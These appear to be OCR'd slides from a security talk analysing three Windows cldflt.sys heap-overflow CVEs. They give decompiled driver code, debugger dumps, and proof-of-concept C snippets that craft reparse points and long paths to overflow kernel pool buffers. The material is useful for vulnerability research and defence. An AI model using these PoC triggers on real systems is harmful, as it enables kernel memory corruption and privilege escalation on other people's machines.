
Case Study: CVE-2024-21310 - Analysis (II)

```
undefined8 HsmiFltPostECPCREATE(FLT_CALLBACK_DATA *data, FLT_RELATED_OBJECTS *fltObjects, PVOID completionContext, DWORD flags)
{
  ...
  if (context == (FLT_INSTANCE_CONTEXT *)0x0)
    goto end;
  if (context->magic == 0x32497348)
  {
    // remove data from cache
    goto end;
  }
  status = (data_0->ioStatus).u1.Status;
  ...
  if ((int)status < 0)
  {
    // request failed so bailout
  }
  else
  {
    ...
      if ((data_0->ioStatus).u1.Status != STATUS_REPARSE)
      {
        if ((p_Var2->FsContext == (PVOID)0x0) || (uVar13 = 1, reparseTag == 0))
          goto LAB_1c0052456;
        // setup context for target file object
        status = HsmpSetupContexts(context, data_0->iopb->targetFileObject, reparseTag, data_0);
        ...
      }
      ...
      status = HsmiCreateEnsureDirectoryFullyPopulated(context, data_0, local_res18 == 1, // populate target directory
                    *(ushort *)((longlong)data_0->tagData + 6), (undefined *)local_res20, local_re s10);
    }
  }
  ...
  return 0;
}
```

Case Study: CVE-2024-21310 - PoC


```c
// 1. Remove Sync Engine Flag
PBYTE peb = (PBYTE)__readgsqword(0x60);
*(PDWORD)(peb + 0x7a8) &= ~0x10;

// 2. Craft Target Path
wcscpy_s(tmpPath, 0x10000, L"\\??\\");
wcscat_s(tmpPath, 0x10000, targetPath);
wcscat_s(tmpPath, 0x10000, L"\\");
for (DWORD i = 0; i < 0x7ff0; i++)
{
  wcscat_s(tmpPath, 0x10000, L"A");
}
RtlInitUnicodeString(&directoryName, tmpPath);
InitializeObjectAttributes(&objAttr, &directoryName, OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, NULL);

// 3. Trigger Overflow
status = NtCreateFile(
    &directory,
    FILE_LIST_DIRECTORY | SYNCHRONIZE,
    &objAttr,
    &ioStatusBlock,
    NULL,
    FILE_ATTRIBUTE_DIRECTORY,
    FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
    FILE_OPEN_IF,
    FILE_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT | FILE_OPEN_REPARSE_POINT,
    NULL,
    0);
```

Case Study: CVE-2024-21310 - Flow


NtCreateFile("\??\C:\Users\alex\OneDrive\" + "A" * 0x7fe4)
...
cldflt!HsmiFltPostCREATE
cldflt!HsmiFltPostECPCREATE
1. Remove data from cache
2. Setup stream context
3. Ensure directory populated
cldflt!HsmiCreateEnsureDirectoryFullyPopulated
4. Check not sync engine process
ExAllocatePool2(volume.length + filename.length)
"\Device\HarddiskVolume3\" + "\??\C:\Users\alex\OneDrive\" + "A" * 0x7fe4
= 0x7fff * 2 + 0x18 = 0x10018 -> 0x18

Case Study: CVE-2024-21310 - Result

- Target in paged pool, size = **0x30**
- Target allocation <u>semi-controllable</u>
- Content semi-controllable
- Length fixed (> 0xffd0)



```
cldflt!HsmiCreateEnsureDirectoryFullyPopulated+0x187:
fffff800`2493c927 e8d400fdff      call    cldflt!memcpy (fffff800`2490ca00)
2: kd> r
rax=000000000000002e rbx=000000000000002e rcx=ffffb78409dda7fe
rdx=ffffb78359b02000 rsi=0000000000000002 rdi=0000000000000000
rip=fffff8002493c927 rsp=ffffdf006a1f1f30 rbp=ffffdf006a1f2030
 r8=000000000000fff0  r9=0000000000000000 r10=00000000000000e1
r11=ffffb783538a32c0 r12=ffff920e4fb245e0 r13=ffff920e52387610
r14=ffff920e4f61b290 r15=ffffb78409dda7d0
iopl=0         nv up ei pl nz ac po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040216
cldflt!HsmiCreateEnsureDirectoryFullyPopulated+0x187:
fffff800`2493c927 e8d400fdff      call    cldflt!memcpy (fffff800`2490ca00)
2: kd> dq rdx
ffffb783`59b02000  00650073`0055005c 0075005c`00730072
ffffb783`59b02010  005c0072`00650073 006b0073`00650044
ffffb783`59b02020  005c0070`006f0074 0043004e`00590053
ffffb783`59b02030  004f004f`0052005f 00410041`005c0054
ffffb783`59b02040  00410041`00410041 00410041`00410041
ffffb783`59b02050  00410041`00410041 00410041`00410041
ffffb783`59b02060  00410041`00410041 00410041`00410041
ffffb783`59b02070  00410041`00410041 00410041`00410041
```

Case Study: CVE-2023-36036 - Analysis (I)

```c
void HsmpRpCommitNoLock(FLT_INSTANCE_CONTEXT *instanceContext, FLT_STREAM_CONTEXT *context, PFILE_OBJECT fileObject, char param_4, char param_5)
{
 ...
  uVar4 = HsmpRpReadBuffer(instanceContext_0->instance, fileObject_0, &reparseBuffer); // read reparse point of file object
  dataBuf = (CLOUD_DATA_BUFFER_1 *)&reparseBuffer->ReparseType;
  ...
   if ((reparseBuffer->ReparseTag & 0xffff0fff) != g_reparseTagCloud)
   {
     ...
   }
   dataLength = reparseBuffer->ReparseDataLength;
   uVar4 = HsmpRpValidateBuffer((CLOUD_DATA_HEADER *)&reparseBuffer->Flags, (uint)dataLength); // (not so) extensive format validation
   ...
    reparseBuf = (CLOUD_DATA_HEADER *)ExAllocatePool2(0x100, 0x4000, 0x70527348);
    ...
     if ((dataBuf != (CLOUD_DATA_BUFFER_1 *)0x0) && (i = 10, 10 < dataBuf->count)) // copy other non-reserved items
     {
      while ((ushort)i < dataBuf->count)
      {
       i = i & 0xffff;
       reparseBuf->items[i] = dataBuf->items[i];
       // buffer overflow here
       memmove((void *)((ulonglong)*data + (longlong)magic), (void *)((longlong) & ((CLOUD_DATA_BUFFER_1 *)(dataBuf->items + -2))->magic +
                        (ulonglong)dataBuf->items[i].offset),
           (ulonglong)dataBuf->items[i].size);
       ...
      }
     }
     ...
     uVar4 = FltTagFileEx(instanceContext_0->instance, fileObject_0, uVar6, (GUID *)0x0, reparseBuf, (USHORT)local_c8,
                 reparseBuffer->ReparseTag, (GUID *)0x0, 0);
 return;
}
```

Source: public

Case Study: CVE-2023-36036 - Analysis (II)

```c
uint HsmpRpValidateBuffer(CLOUD_DATA_HEADER *buffer, uint length)
{
  ...
  if ((0x17 < dataLength) && (ver = 1, *magic == 0x70526546))
  {
    if (((*(byte *)&buffer->fields & 2) == 0) || (crc32 = RtlComputeCrc32(0, &buffer->size, dataLength - 8), buffer->crc32 == crc32))
    {
      size = buffer->size;
      if (size <= dataLength)
      {
        numItems = buffer->count; // get number of items
        if (numItems != 0)
        {
          dataLength = (uint)numItems * 8 + 0x10;
          if (dataLength < size)
          {
            while (true)
            {
              uVar4 = (uint)numItems;
              if (9 < numItems)
              {
                uVar4 = 10;
              }
              if (uVar4 <= (uint)i) // bailout if checking non-reserved
                break;
              if (CLOUD_ITEM_BUFFER < buffer->items[i].type)
                goto end_0;
              // check item within buffer region
              uVar4 = buffer->items[i].offset;
              if (((((uVar4 != 0) && (uVar4 < dataLength)) || (size < uVar4)) ||
                    ((uVar3 = *(ushort *)((longlong)magic + i * 8 + 0x12), size < uVar3 || (uVar5 = uVar3 + uVar4, uVar5 < uVar4)))) ||
                  (size < uVar5))
                goto end_0;
  ...
  return result;
}
```

Case Study: CVE-2023-36036 - PoC

```c
// 1. Set Reparse Point Items
BYTE version = 1;
ClCustomAddItem(data, 'pReF', 11, 0, CLOUD_ITEM_BYTE, &version, sizeof(version));

DWORD streamFlags = 0x30;
ClCustomAddItem(data, 'pReF', 11, 1, CLOUD_ITEM_DWORD, &streamFlags, sizeof(streamFlags));

BYTE placeholderInfo[] = {'\x00'};
ClCustomAddItem(data, 'pReF', 11, 3, CLOUD_ITEM_BUFFER, placeholderInfo, 0);

// 2. Add Extra Item
BYTE buf[0x3f90];
memset(buf, 'A', sizeof(buf));
ClCustomAddItem(data, 'pReF', 11, 10, CLOUD_ITEM_BUFFER, buf, sizeof(buf));

// 3. Set Reparse Point
PREPARSE_DATA_BUFFER rp = ClNewReparsePoint(data);
ClPackReparsePoint(rp, &rpBuf, &rpBufSize);
NtFsControlFile(hF, 0, 0, 0, &iosb, FSCTL_SET_REPARSE_POINT_EX, rpBuf, rpBufSize, 0, 0);

// 4. Trigger Overflow
BYTE request[0x100] = {};
*(PDWORD)&request[0] = IO_REPARSE_TAG_CLOUD;
*(PDWORD)&request[4] = HSM_UPDATE_PLACEHOLDER;
NtFsControlFile(hF, 0, 0, 0, &iosb, FSCTL_HSM_CONTROL, request, sizeof(request), 0, 0);
```


Case Study: CVE-2023-36036 - Flow (I)

1. Craft reparse point

Id	**Name**	**Type**
0	Version = 1	*BYTE*
1	Stream Flags = 0x30	*BYTE*
3	Placeholder Info = “”	*BUFFER*
10	“A” * 0x3f90	*BUFFER*


No checks here

2. Set reparse point


NtFsControlFile(FSCTL_SET_REPARSE_POINT_EX, rpBuf)
...
cldflt!HsmFltPreFILE_SYSTEM_CONTROL
Check sync root not connected


Case Study: CVE-2023-36036 - Flow (II)

3. Trigger reparse point


NtFsControlFile(FSCTL_HSM_CONTROL)
...
cldflt!HsmFltPreFILE_SYSTEM_CONTROL
cldflt!HsmFltProcessHSMControl
cldflt!HsmiOpUpdatePlaceholderDirectory
cldflt!HsmpRpCommitNoLock
1. Read RP buffer
2. Validate first 10 items
3. Save context to RP
4. Save other items to RP
memcpy(RP+currOffset, input, inputSize)

Case Study: CVE-2023-36036 - Result

- Target in paged pool, size = **0x4000**
- Content and length fully controllable



```
10: kd> r
rax=000000703f800011 rbx=000000000000000a rcx=ffffb783935e9074
rdx=ffffb7835ec5007c rsi=ffffb783935e9004 rdi=000000000000000a
rip=fffff8002493bfa8 rsp=ffffdf006b1d6fb0 rbp=ffffdf006b1d7091
 r8=0000000000003f80  r9=0000000000000002 r10=fffff800150554c0
r11=0000000000000002 r12=ffffb783935e900c r13=ffffb7835ec5000c
r14=ffff9a01c1580cd0 r15=0000000000000001
iopl=0         nv up ei ng nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040286
cldflt!HsmpRpCommitNoLock+0x12a4:
fffff800`2493bfa8 e8530afdff      call    cldflt!memcpy (fffff800`2490ca00)
10: kd> dq rdx
ffffb783`5ec5007c  41414141`41414141 41414141`41414141
ffffb783`5ec5008c  41414141`41414141 41414141`41414141
ffffb783`5ec5009c  41414141`41414141 41414141`41414141
ffffb783`5ec500ac  41414141`41414141 41414141`41414141
ffffb783`5ec500bc  41414141`41414141 41414141`41414141
ffffb783`5ec500cc  41414141`41414141 41414141`41414141
ffffb783`5ec500dc  41414141`41414141 41414141`41414141
ffffb783`5ec500ec  41414141`41414141 41414141`41414141
```

Case Study: CVE-2024-30085 - Analysis (I)

```c
int HsmIBitmapNORMALOpen(FLT_INSTANCE_CONTEXT *instanceContext, PFLT_INSTANCE param_2, longlong streamSize, uint bitmapType, CLOUD_DATA_BUFFER_1 *buffer,
UINT length, undefined8 *param_7)
{
  ...
  bufSrc = (void *)0x0;
  ...
    if (buffer->count < 5)
    {
      ...
    }
    else
    {
      uVar3 = buffer->size;
      pFVar17 = (FLT_INSTANCE_CONTEXT *)(ulonglong)uVar3;
      // check item 4, type = CLOUD_ITEM_BUFFER, buffer within region
      bufSize = buffer->items[4].offset;
      if ((bufSize == 0) || (buffer->items[4].size == 0))
      {
        bufSrc = (void *)0x0;
      }
      else
      {
        bufSrc = (void *)((longlong) & ((CLOUD_DATA_BUFFER_1 *)(buffer->items + -2))->magic + (ulonglong)bufSize); // get block state buffer
      }
      bufSize = (uint)buffer->items[4].size;
    }
  }
  ...
  if ((bufSrc == (void *)0x0) || (0xffe < bufSize - 1)) // check buffer size >= 0x1000
  {
    bufPtr = (void *)ExAllocatePool2(0x100, 0x1000, 0x6d427348); // alocate block state buffer of bitmap
    bitmap->blockState = bufPtr;
    if (bufPtr != (void *)0x0)
    {
      memmove(bufPtr, bufSrc, (ulonglong)bufSize); // buffer overflow here
      goto open_on_disk;
    }
  }
}
```

Case Study: CVE-2024-30085 - Analysis (II)

```c
int HsmpBitmapIsReparseBufferSupported(CLOUD_DATA_BUFFER_1 *buffer, uint length)
{
  ...
  /* check item 2, type = 0x7, size = 0x1 */
  if ((((uVar4 < 0x18) || (buffer→count < 3)) || (uVar4 < 0x28)) || (CVar3 = buffer→items[2].type, CLOUD_ITEM_BUFFER < CVar3)) ||
      ((((uVar7 = buffer→items[2].offset, uVar7 ≠ 0 && ((uVar7 < (uint)buffer→count * 8 + 0x10 || (uVar4 < uVar7)))) ||
      (uVar1 = buffer→items[2].size, uVar4 < uVar1)) || (((uVar8 = uVar1 + uVar7, uVar8 < uVar7 || (uVar4 < uVar8)) ||
      ((CVar3 ≠ CLOUD_ITEM_BYTE || (buffer→items[2].size ≠ 1))))))))
  {
    status = -0x3ffffddb;
  }
  else
  {
    memmove(&local_res8,
            (void *)((longlong) & ((CLOUD_DATA_BUFFER_1 *)(buffer→items + -2))→magic + (ulonglong)buffer→items[2].offset), 1);
    hasBuf = (bool)local_res8; // get bitmap flags
  }
  ...
  if (hasBuf ≠ false) // only validate length if flags ≠ 0
  {
    if (buffer→count < 4)
    {
      ...
    }
    if (0x1000 < buffer→items[4].size) // check block state buffer length
    {
      ...
      return -0x3fff30fe;
    }
  }
  ...
  return -0x3fff30fe;
}
```

Case Study: CVE-2024-30085 - Analysis (III)

```c
uint HsmFltPreFILE_SYSTEM_CONTROL(FLT_CALLBACK_DATA *data, FLT_RELATED_OBJECTS *fltObjects, PVOID *completionContext)
{
  ...
  if (uVar1 == FSCTL_SET_REPARSE_POINT)
  {
    ...
    if (3 < *(uint *)&(pFVar18->parameters).Argument2)
    {
      // check if target file has context
      if ((streamContext == (FLT_STREAM_CONTEXT *)0x0) || ((*(uint *)((longlong)streamContext->fileContext + 0x1c) & 1) == 0))
      {
        if ((*(pFVar18->parameters).Argument4 & 0xffff0fff) != g_reparseTagCloud)
          goto LAB_1c007ebb9;
      }
      else
      {
        reparseUpdate = (FLT_REPARSE_UPDATE *)streamContext->fileContext;
        local_50 = (FLT_INSTANCE_CONTEXT *)reparseUpdate->field16_0x10->instance;
      }
      instance = (FLT_INSTANCE_CONTEXT *)0x0;
      FltGetInstanceContext(pFVar18->targetInstance, &instance);
      if (instance != (FLT_INSTANCE_CONTEXT *)0x0)
      {
        ...
        if (instance != (FLT_INSTANCE_CONTEXT *)0x0)
        {
          // get EPROCESS of sync provider based on target path
          iVar8 = HsmiCldGetSyncProviderProcess(instance, reparseUpdate, data->iopb->targetFileObject, (PEPROCESS *)&providerProcess);
          if (-1 < (int)iVar8)
          {
            if (providerProcess == (PEPROCESS)0x0) // success if sync provider not found
              goto end;
            iVar8 = 0xc000cf18;
          }
        }
      }
    }
  }
```

Case Study: CVE-2024-30085 - PoC


```
// 1. Set Bitmap Items
data = (CLOUD_DATA_HEADER *)bitmap;
BYTE version = 0;
ClCustomAddItem(data, 'pRtB', 10, 0, CLOUD_ITEM_BYTE, &version, sizeof(version));

BYTE blockSize = 1;
ClCustomAddItem(data, 'pRtB', 10, 1, CLOUD_ITEM_BYTE, &blockSize, sizeof(blockSize));

BYTE flags = 0;
ClCustomAddItem(data, 'pRtB', 10, 2, CLOUD_ITEM_BYTE, &flags, sizeof(flags));

ULONGLONG lbn = 0;
ClCustomAddItem(data, 'pRtB', 10, 3, CLOUD_ITEM_QWORD, &lbn, sizeof(lbn));

BYTE blockState[0x1008];
memset(blockState, 'A', sizeof(blockState));
ClCustomAddItem(data, 'pRtB', 10, 4, CLOUD_ITEM_BUFFER, blockState, sizeof(blockState));

// 2. Set Reparse Point Items
data = (CLOUD_DATA_HEADER *)tmpBuf;
version = 1;
ClCustomAddItem(data, 'pReF', 10, 0, CLOUD_ITEM_BYTE, &version, sizeof(version));
```

Case Study: CVE-2024-30085 - PoC


```c
DWORD streamFlags = 0;
ClCustomAddItem(data, 'pReF', 10, 1, CLOUD_ITEM_DWORD, &streamFlags, sizeof(streamFlags));

ULONGLONG streamSize = 0;
ClCustomAddItem(data, 'pReF', 10, 2, CLOUD_ITEM_QWORD, &streamSize, sizeof(streamSize));

ClCustomAddItem(data, 'pReF', 10, 4, CLOUD_ITEM_BUFFER, bitmap, sizeof(bitmap));

// 3. Set Reparse Point
PREPARSE_DATA_BUFFER rd = ClNewReparsePoint(data);
NtFsControlFile(file, NULL, NULL, NULL, &iosb, FSCTL_SET_REPARSE_POINT, rd,
                rd->ReparseDataLength + REPARSE_GUID_DATA_BUFFER_HEADER_SIZE, NULL, 0);
CloseHandle(file);

// 4. Move Back Sync Root
swprintf_s(tmpPath, L"%s\\TargetDir", targetDir);
result = MoveFile(tmpPath, targetPath);

// 5. Trigger Overflow
swprintf_s(tmpPath, L"%s\\TargetDir", targetPath);
file = CreateFile(tmpPath, GENERIC_ALL, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE, NULL,
                  OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL);
```

Case Study: CVE-2024-30085 - Flow (I)

1. Create and connect sync root


1. C:\Users\alex\OneDrive
2. C:\Users\alex\OneDrive\TargetDir

2. Move sync root



3. Craft reparse point


Parent Item

Id	Name	Type
0	Version = 1	*BYTE*
1	Stream Flags = 0	*DWORD*
2	Stream Size = 0	*QWORD*
4	Bitmap Item	*BUFFER*

Bitmap Item


Id	Name	Type
0	Version = 0	*BYTE*
1	Block Size = 1	*BYTE*
2	Flags = 0	*BYTE*
3	LBN = 0	*QWORD*
4	Block State = "A" * 0x1008	*BUFFER*

3. Set reparse point



NtFsControlFile(FSCTL_SET_REPARSE_POINT_EX, rpBuf)
...
cldlft!HsmFltPreFILE_SYSTEM_CONTROL
cldflt!HsmiCldGetSyncProviderProcess
No C:\Users\alex\MySyncRoot connected

Case Study: CVE-2024-30085 - Flow (II)

5. Move back sync root

